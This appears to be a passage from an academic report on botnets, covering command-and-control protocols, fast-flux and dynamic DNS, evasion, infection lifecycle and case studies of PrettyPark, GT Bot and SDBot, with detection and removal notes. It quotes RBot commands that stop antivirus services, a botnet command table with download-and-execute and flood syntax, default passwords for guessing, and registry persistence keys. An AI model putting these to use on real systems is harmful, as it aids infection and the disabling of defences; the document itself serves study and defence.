
2.1.3.2 IM based Botnets

IM (Internet Messaging) based Botnet uses IM such as AOL, MSN or Yahoo. This is not very common type of botnets. The advantage of this type of botnets are a ready-made system exists that could be utilised, whereas **disadvantages** are, unlike mIRC, a temporary nick cannot be created. It should be registered manually by entering CAPTCHA code. Vendors like AOL, MSN and YAHOO have adequate measurements against CAPTCHA descriptors. Therefore IM-based Botnets have a limited number of login accounts as time is required to create an email account on AOL, MSN or YAHOO. Also a one ID cannot be logged into multiple computers that make IM based botnets more limited.

2.1.3.3 HTTP/Web Based Botnets

IRC and IM Based Botnets had defect that they could be blocked easily by a firewall without affecting every day work for a home or office user. HTTP based botnets use HTTP protocol that is a primary protocol for web browsing, that is required by any home and office user. HTTP based botnets uses HTTP to logon to the website operated by the Botmaster or Botmaster left information on the website that could be interpreted by the bot (Microsoft, 2012). *Win32/Svelta* bot discovered in 2009, it receives information from social networking websites such as twitter to read instructions from Botmaster in form of encoded blogs. Many bots redirects the users to illegal contents website or phishing websites hosted by the Botmaster such as ZeuS bot.

Advantage of HTTP based botnets is that unlike IRC blocking port 6667 would not affect the functionality of a computer but port http (80) could not be blocked it could affect a home or office user as it is for the Internet browsing. Therefore instead of blocking port http (80), contents filtration is applied in Intrusion Detection System. One of the biggest features of a HTTP based botnet is that it is not necessary that a Botmaster should own a website. A social networking site such as twitter could be used to host updates for the bots that could be accessed by bots any time. Figure 6 shows a user account “upd4t3” left some commands by twitting on its twitter page that are encrypted and only be understood by the bots for them these commands are left.


twitter
Home Profile Find People Settings Help Sign out
o_O
Follow
Favorites
Following
RSS feed of upd4t3's tweets

upd4t3

aHR0cDovL2JpdC5seS8xN2EzdFMg
about 2 hours ago from web

aHR0cDovL2JpdC5seS9MT2ZSTyBodHRwOi8vYml0Lmx5L0ltZ2
about 2 hours ago from web

aHR0cDovL2JpdC5seS8xN2w0RmEgaHR0cDovL2JpdC5seS8xN
about 4 hours ago from web

aHR0cDovL2JpdC5seS9wbVN1YyBodHRwOi8vYml0Lmx5LzE3b
about 4 hours ago from web

Name upd4t3
20 following 7 followers
Tweets 25
Actions
block upd4t3

Figure 6: Example of utilisation of Twitter by a Botmaster (Nazario, 2009)

It gives flexibility for the Botmaster to leave commands / instructions to the bots by simple logging into that Twitter account from any location. Bot subscribes to RSS feeds to receive updates from the Botmaster.

2.1.3.4 Other Protocols

Modern botnets could use their own custom created protocols and random ports for C&C (Microsoft, 2012). In some cases these custom protocols transmit the plain text or encrypted data over UDP or TCP ports chosen by Botmaster that are assigned to the different protocol or service.

2.1.4 Rallying mechanism

Rallying mechanism is the way a bot rally around its Botmaster. It could be a hard coded IP addresses, Dynamic DNS (DynDNS), Distributed DNS service or fast-flux DNS.

2.1.4.1 Hard-coded IP addresses

In hard-coded IP addresses been used by early generation of botnets and they are very rate in the current age. A botmaster is sitting on a fixed IP address that is hard-coded into the code of the bot. Hard-coded IP addresses could be found easily and by blocking that fixed IP address by implementing ACLs on firewall or router stops the communication of a Bot with its Botmaster to receive any further instructions (Dittrich, 2005). IP address of the Botmaster could be found easily by scanning for unusual packets sent/received by the host to a local or Internet destination by using tools such as Wireshark. Only advantage of hard-coded IP addresses is that they do not need advanced programming skills as compared to modern mechanisms.

2.1.4.2 Dynamic DNS (DynDNS)

Dynamic DNS or DynDNS is the system by which IP addresses to a domain is assigned automatically. The users subscribe to the websites such as www.dyndns.com that provide facility of assigning IP address to a domain name automatically. This service is provided for the internet servers with dynamic IP address to be accessed by their clients when their IP is changed. New IP address could be assigned to the domain name either by a new IP is assigned to that domain name either by logging on to their website or by using a tool that runs on the computer and it detects the IP change and updates it (Harley, et al., 2007). Dynamic DNS system is often abused by hackers in order to develop more sophisticated Botnets that are harder to detect (Anderson, 2009). This mechanism allows hacker to create multiple disposable hosts and hacker changes the IP address of computer whenever needed and bots will be still accessing the Botmaster.

User accounts abusing dynamic DNS service could be shut down by contacting www.dyndns.com customer service for an abuse. Sometimes it could not be possible if that service that is providing dynamic DNS service just like www.dyndns.com is located in a country that is out of reach for the law enforcement authorities due to lack such law implementation in that country.

2.1.4.3 Distributed DNS service

In distributed DNS service, the hackers create their own DNS servers that are located in the world location where the law enforcement authorities have no access due to lack of implementation of relevant law in that country (OpenDNS, 2012). This technique is being widely by the modern botnets.

2.1.4.4 FastFlux DNS

In FastFlux DNS, the DNS records changes after a certain time period such as 60 seconds, as set by the botmaster. Initially it was used by spammers to change URLs in the email address to counter filtering efforts (Danchev, 2009). For Botnets, FastFlux DNS allows the hacker to change C&Cs IP periodically. Criminals use this technique to create botnet with nodes and drop them before law enforcement takes any action (Tech Target, 2012).

2.1.5 Evasion Techniques

Evasion techniques are used by Botnet to hide its activities to be detected by botnet detection systems such as encrypted traffic, rootkits, DNS exploits, HTTP/VoIP tunnelling and IPv6 tunnelling.

2.1.5.1 Encrypted Traffic

First generation of Botnet is IRC based in plain text where the traffic could be sniffed easily using tools such as Wireshark. Modern botnets use encryption technologies to hide it data from sniffing to make their detection harder for IDS/IPS. Hackers use encryption technologies in social networking websites such as twitter (as shown in figure 6) and blogs. In 2007, *Storm Botnet* used 40-byte encryption keys to encrypt the command. In addition to encryption, it uses P2Parchitecture to make it harder to detect by an IDS/IPS (Keizer, 2007).

2.1.5.2 Rootkits

Rootkit modify the victim computer MBR (master boot record) so that a Botnet is loaded as a windows service before any antivirus or botnet detection software is loaded during the boot process. Torpig bot speeded using Mebroot rootkit in 2008. Torpig also uses different hiding techniques to hide itself from the operating system and opens a backdoor to communicate with the Botmaster.

Mebroot changes the MBR so that it is executed before Window starts. It enables Mebroot to overcome Windows security system (Ben, 2012).

2.2 Botnets Lifecycle

Common steps for Botnet life cycle are shown in Figure 7.

2.2.1 Exploitation

In first step, the life of a Bot begins when the client is exploited. A Botnet client could be exploited by malicious code by tricking a user to download a malware and Bot attacks against vulnerabilities of the host operating system, open a backdoor for communication with the Botmaster and steals data/passwords (Harley et al., 2007).



Computer is Exploited Becomes a Bot
New Bot Rallys to let Botherder Know It's Joined the Team
Retrieve the Anti A/V Module
Secure the New Bot Client
Listen to the C&C Server/Peer for Commands
Retrieve the Payload Module
Execute the Commands
Report Result to the C&C Channel
On Command, Erase All Evidence and Abandon the Client

Figure 7: Common Steps in Botnet Life Cycle (Harley et al., 2007, p.36)

2.2.1.1 Tricking user to download a malicious code

It requires good social engineering skills by a Botmaster. Commonly used methods are

- **Email attachments,** when they are opened, a malicious code is executed. Such emails contain headings or contents that encourage users to download the attachments.

- **By sending Phishing emails**, Phishing emails look like a genuine email sent by a bank, Online buying websites, tax office, etc, that look like a genuine email from HMRC, asking to click on a link to update their information or to get a tax return (HMRC, 2012). When a user clicks on that link, it redirects to the webpage that looks like a genuine page of a company but has a malicious code in the background encouraging user to enter information such as password, credit card information and other sensitive information. When user enters the information, it is sent to the botmaster.

- **Encouraging users to download a malware,** In this method a user is encouraged usually through a social networking website to download malicious software as discussed in section 2.1.1.1.

2.2.1.2 Attacks against Un-patched Vulnerabilities and ports

When a Botnet is installed on host, it could scan for vulnerabilities in the host operating system and open ports to find out its weaknesses. Hackers that develop botnets know the vulnerabilities of the different versions of the operating systems. Operating systems vendors such as Microsoft are aware of these vulnerabilities and provide patches to update operating systems for these vulnerabilities. If these patches are not installed, the operating systems could contain vulnerabilities that could be used by botnets to infect and misuse the victim machine. There are also some vulnerabilities known by hackers that are not been noted by vendors. More vulnerability in system makes a Bot to spread and perform its operations more easily. An outline is:

- **Agobot** exploited vulnerability in Windows XP in Remote Procedure Call (RPC) Distributed Component Object Model (DCOM) using ports 135 (DCOM2), 139 (NetBIOS), file shares on 445 (NetPass), RPC locator vulnerability, port 80 vulnerability in IIS5 WEBDAV and many others.

- **SDBot** exploited ports 139 (NetBIOS), 1433 (MSSQL), CISCO router vulnerability on port 80, 143 (IMail IMAPD login username and password), 5000 (UNDP), IIS using SSL and many others.

- **Other** Bots IRCBot, BotZori, Zotob, Esbot, Bobax, Spybot attempted to spread by Microsoft Plug-n-play vulnerability (MS 05-039).

2.2.1.3 Scanning for Backdoors left by other Trojans or Worms

Instead of writing own subroutines for opening ports for communication with a Botmaster, it is a good idea to find any ports already opened by any malware such as Trojan or Worm that is already installed on the host operating system before installation of the bot.

SDBot exploits the following backdoors (Clark, 2007, p.29)

- Optix backdoor on port 3140

- Bagle backdoor on port 2745

- NetDevil backdoor on port 903

- SubSeven backdoor on port 27347

- MyDoom backdoor on port 3127
- Kauang backdoor on port 17300

2.2.1.4 Password cracking attempts

A bot tries to find passwords to escalate its abilities in host machine or a network on higher levels. It could be

- **Password guessing** by trying common user ids such as administrator, guest, admin, root, student, teacher etc and passwords such as abc123, 123456, admin, blank password etc.
- **Brute-Force** by running a brute-force algorithm to crack a password.
- **Others,** could be any password cracking technique such as dictionary attacks, rainbow tables etc.

For example, RBot first of all tries to connect to the target host using ports 139 and 445. When connection is established, it tries to connect to the windows share \\{target ip}\ipc$. If unsuccessful, it goes to other computer in the network until it gets access to that share. IPC (Inter-Process Communication) is a hidden share used for data sharing between applications and computers (*IPC$ Share Null Session Exploit*, 2008). If still no success, it will try the list of common usernames and passwords.

2.2.2 Rallying and Securing the Botnet Client

When a Bot installed on the host computer, it tries to connect with its rallying C&C server. In advanced Botnets, this communication is encrypted to hide their communications from anti-Botnet tools. A bot requests the latest updates, latest list of C&C servers, IP addresses and the way to connect to a new C&C server if a primary C&C goes down or to find a new IP address of the C&C server in case of dynamic C&C.


After securing communication with the Botmaster, Bot secure itself from removal by antivirus or anti botnet tools. To stop functionality of a antivirus software a bot could download antivirus removal software from their website and executes in background to remove it or make antivirus software corrupted or execute the commands such as *net stop* to stop the antivirus applications. For example RBot gives following commands to stop possible antivirus applications (Clark, 2007, p32)

```
net start >>starts
net stop "Symantec antivirus client"
net stop "Symantec AntiVirus"
net stop "Trend NT Realtime Service"
net stop "Symantec AntiVirus"
net stop "Norton antivirus client"
net stop "Norton antivirus"
net stop "etrust antivirus"
net stop "network associate mcshields"
net stop "surveyor"
```

Turning off antivirus software may alert a user that something is going wrong in the system. To avoid this, some botnet replaces the antivirus files such as .dll files with own files to show the user that antivirus is running but actually it is a bot itself that looks like actual antivirus tool. For more security a bot could also stop the antivirus tool to down any updates to show user that the installed antivirus software is a last updated version. Modern Botnets also use rootkits as discussed in section 2.1.5.2 and techniques to make it stealth from the bot client operating system.

2.2.3 Listen and execute the C&C Commands

Once a bot client is secured, it starts listening to C&C for commands. A bot knows a set of commands that are programmed by the hacker. Botmaster gives the commands to the bot and a bot executes a subroutine associated with that command. Commands execution may be scheduled by a bot or triggered by any events. Some examples of Botnet commands are shown in Figure 8.



Function	Command Code
Recruiting	(scanalllsa)
	(scanstatslstats)
	scandel [portlmethod] —[method] can be one of a list of exploits including lsass, mydoom, DameWare, etc.
	scanstop
	(advscanlasc) [portlmethod] [threads] [delay] [minutes]
Downloading and updating	(updatelup) [url] [botid]
[[length]]	(downloadldl) [url] [[runfile?]] [[crccheck]]
Execute programs locally	(executele) [path]
	(findfilelff) filename
	(renamelmv) [from] [to]
	findfilestopp
DDoS	syn [ip] [port] [secondslamount] [sip] [sport] [rand]
	udp [host] [num] [size] [delay] [[port]]size)
	ping [host] [num] [size] [delay]num

Figure 8: Botnet Example Commands (Harley et al., 2007, pp.41)

Some advanced bots could also retrieve payload or modules from the Botmaster to execute the commands that enables a bot to execute command with latest subroutine or code by Botmaster. After execution of the command, a bot try to remove any trace in the computer that could be detected by antivirus/anti botnet software.

2.3 Evolution of Botnets and case studies

This section describes the case studies related to common Botnets from early ages until today and how they exploited the vulnerabilities of the operating system and utilised weaknesses of time-to-time Internet developments and the common techniques being used for Botnet detection. Timeline for common Botnets from 1999 up to 2011 is shown in Figure 9.

The first GMBot was developed in late 1980s. Its objective was to emulate a live person IRC sessions. Check Point (2011) describes GMBot as was not a malicious bot. In 1999 first malicious IRC based bots Sub7 and Pretty Park were emerged. From time to time, the objectives of Botnets developed from corrupting or stealing computers data to financial gain or a way to make a huge amount of fortune. Zeus bot in 2006 sold for several thousand dollars. Initially Botnets utilised IRC and then further developed to use more sophisticated protocols such as HTTP, ICMP and SSL for C&C of a compromised network (Trend Micro, 2010). In mid-2011, code for bots Zeus was leaked and the secrets behind development of these Bots were exposed to anyone who wants to create their own Botnet.




Figure 9: Evolution / History of Botnets (Check Point, 2011)

2.3.1 Pretty Park Bot (1999)

Pretty park worm was distributed from a email spammer in France on 28 May 1999 infected Windows 95, 98 and Me. It belongs to first generation of IRC based bots in late 90s. Other variants of this worm are Trojan Horse, W32.PrettyPark, Trojan.PSW.CHV, CHV, W32/Pretty.worm.unp, I-Worm.PrettyPark [Kaspersky], W32/Pretty.gen@MM [McAfee], W32/Pretty [Sophos], WORM_PRETTYPARK [Trend] (Trend Micro, 2010). Pretty Park is controlled via IRC to send instructions; it sends "keep alive" to its Botmaster every 30 seconds.

2.3.1.1 Pretty Park propagation / Infection techniques

Pretty Park spreads through email attachments. It is very common that the Spam messages got heading "Important Message" therefore to encourage receiver to download the malware, email heading is "C:\CoolPrograms\PrettyPark.exe" that looks like something from a user local drive (ZDnet, 2000). Email body shows Kyle from "South Park" cartoon show. It does not have lines of text to make itself suspicious but it has only one link "Test: PrettyPark.exe". Attachment has icon shown in Figure 10.

When a user double clicks it, PrettyPark.exe attachment is downloaded that is actually malware. When PrettyPark.exe is executed, malware is installed in the user PC and 3D pipes screen saver started and in-case if 3D screensaver is not present, it tries to execute Canalisation3D.SCR and proceeds to do the following steps (About.com, 2007)

- In \Windows\Systems folder, it creates a file name Files32.vxd.
- It modifies the registry key **HKEY_LOCAL_MACHINE\Software\Classes\exefile\shell\open\command** default value to **"%1" %*** to **FILES32.VXD "%1" %*",** so that the script in Files32.vxd is executed every time when .Exe file is executed by modifying the linked registry key in **HKEY_CLASSES_ROOT** (ZDnet, 2000).
- It activates two subroutines with interval of repeating execution after 30 seconds and 30 minutes.

- Subroutine with interval 30 seconds, tries to connect to a list of IRC channels and send ping-pong messages to certain users if they are connected or not. This technique is used to detect other infected computers.
- Subroutine with interval 30 minutes, tries to access the email address books, sends its copy as a customised email to all email addresses. By this technique, it tries to spread itself to other computers. If someone tries to download that malware from that email, it will be infected as well and same steps are repeated on their computer and so on (PC-Help, 1999).
- It may also be used as a backdoor to send confidential information such as Computer details (Name, product keys/serial numbers of Windows/Software installed, registered owner); email addresses passwords, ICQ/MSN messenger/Yahoo messenger passwords, Dialup networking usernames and passwords, etc.

Figure 10: Pretty Park attachment icon

2.3.1.2 Pretty Park strengths, weaknesses and removal

Pretty park propagation is based on a clever idea with a good formatted email that encourages the user to click on the link to download malware. It spreads fast by using addresses of victims Internet address books. This makes more probable for it to spread further as the receiver will trust that this email is from his friend/relative and it should not be harmful. This technique was more useful at that time as in early ages of Internet, users was not so careful as today but it could not be so effective in current age. Its activity could be observed easily using tools to monitor registry and file systems and any antivirus tool could detect its changes made to registry and file systems. Moreover, it used IRC that is easy to block to stop its activity.

PrettyPark has high distribution level but a low damage level. About.com (2007) suggest the following steps to remove PrettyPark

- Start Regedit.exe for registry editor.
- Change the registry keys HKEY_LOCAL_MACHINE\Software\Classes\exefile\shell\open\command and HKEY_CLASSES_ROOT\exefile\shell\open\command to its default value "%1" %*.
- Search for PrettyPark.exe and delete.

- Restart computer.
- Delete Files32.exe in Windows\System directory.

2.3.2 GT (Global Threat) Bot (2000)

PrettyPark and Sub 7 bots were based on IRC, where victim machines are connected to IRC channels to listen to commands. Due to introduction of mIRC client and could run customs scripts with features to listen to raw TCP/UDP sockets, that created a good platform to do a DDoS attacks more easily and effectively and many ideas to improve the Botnet development (Raywood, 2010).

GT Bot consumed the features gifted by mIRC client. As compared to previous Botnets, GT Bot has following features / improvements

- ***BNC (BouNCe):*** To make Bot client access to a server anonymously by hiding its hostmask. BNC is used to relay the traffic and connections in the networks. A user can hide the source and actual target to that the user connects. For example if a normal user logon as USER!user@users.reverse.dns, through BNC, this address could be modified as USER!user@bnc.net that hides the name of IRC server to that user is actually connected. It could also route traffic through specific location and gives features such as to create vhosts (Virtual Hosts) (Wikipedia, 2012, *BNC (Software)*).
- **Using Modular Approach instead of one package:** In email body, unlike PrettyPark, it does not have malware as an attachment that could be detected by scanning tools used by email providers such as Yahoo or Microsoft. It uses social engineering techniques to draft email from a network security provider with a link (instead of malware as an attachment), that directs to a fake company website that is actually hosted by the hacker, where user is asked to download a software that is a malware in disguise, unlike PrettyPark that was not modular but embedded into one package.
- Has access to raw TCP/UDP ports (build-in feature of mIRC client).
- It could scan for computers infected with Sub 7 or PrettyPark via IRC and upgrade them to GT Bot.


2.3.3 SDBot (early 2002)

SDBot was written by a Russian Programmer with nickname SD in C++. The author also published the source code with contact details (email and ICQ) information. It allowed hackers to study techniques used by SDBot as well as enabled them to do modifications/enhancements in its source code to produce many variants of this Bot. In June 2006, Microsoft reported that 678,000 computers were infected by SDBot (Zang et al., 2011).

SDBot copies itself to the Windows main directory and to make it executed every time windows start, it modifies one or both of registry keys


```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
```

Changes made to files and registry keys are shown in Figure 11. Some symptoms of SDBot infections are (Microsoft, 2011) are the LSA Shell error message window as shown in Figure 12, and Windows shuts down after displaying a dialog box, stating Remote Procedure Call (RPC) terminated unexpectedly as shown in Figure 13. Along with this Windows can restart without user interaction after displaying a dialog box, stating error in lsass.exe as shown in figure 14.



Files Used by SDBot	Registry Keys Values used by SDBot
dosnet.exe (W32/SDBot.JN)	WSock32 Protocol (W32/SDBot_based)
wupdated.exe (W32/SDBot.JP)	Dos Mode (W32/SDBot.JN)
winsys32.exe (W32/SDBot.JQ)	Configuration Loaded (W32/SDBot.JP)
msserv.exe (W32/SDBot.JS)	Configuration Loader (W32/SDBot.JQ)
comport.exe (W32/SDBot.JT)	Microsoft Service (W32/SDBot.JS)
lmss.exe (W32/SDBot.JU)	Microsoft Com Port Manager (W32/SDBot.JT)
AntiVirus32.exe (W32/SDBot.JV)	load (W32/SDBot.JU)
msgfix.exe (W32/SDBot.JX & .QF)	Windows Anti-Virus Built 32 (W32/SDBot.JV)
win32server.exe (W32/SDBot.JY)	configuration loader (W32/SDBot.JW)
pown.exe (W32/SDBot.KF)	Configuration Loader (W32/SDBot.JX & .QF)
intcp32.exe (W32/SDBot.KK)	Winsock32driver (W32/SDBot.JY)
iexplore.exe (W32/SDBot.KL)	Microsoftx (W32/SDBot.KF)
MSNHome.exe (W32/SDBot.KM)	Threaded (W32/SDBot.KK)
mgrwin32.exe (W32/SDBot.KN)	Configuration Loader (W32/SDBot.KL)
vbxpl.exe (W32/SDBot.KO)	MSN Home Page (W32/SDBot.KM)
mrvdwwx.exe (W32/SDBot.KP)	RandomWin32 (W32/SDBot.KN)
iexplorers.exe (W32/SDBot.KQ)	Configurations Loader (W32/SDBot.KO)
SpoolServ.exe (W32/SDBot.KS)	MyICQN (W32/SDBot.KP)
winboot32.exe (W32/SDBot.QC)	iexplorers loader (W32/SDBot.KQ)
winlord32.exe (W32/SDBot.QD)	Microsoft DirectX (W32/SDBot.KS)
symantec32.exe (W32/SDBot.QE)	Win32 Boot System (W32/SDBot.QC)
MSCFG.exe (W32/SDBot_based)	Windows Lord Anti-Virus (W32/SDBot.QD)
netcfg32.exe (W32/SDBot_based)	Symantec Security (W32/SDBot.QE)
I1Eexplore.exe (W32/SDBot_based)	Microsoft Configuration (W32/SDBot_based)
iEEexplore.exe (W32/SDBot_based)	Network Card Driver Loader (W32/SDBot_based)
ms32sys.exe (W32/SDBot_based)	Config Loadatorin (W32/SDBot_based)
wsock32p.exe (W32/SDBot_based)	Config Loadation (W32/SDBot_based)

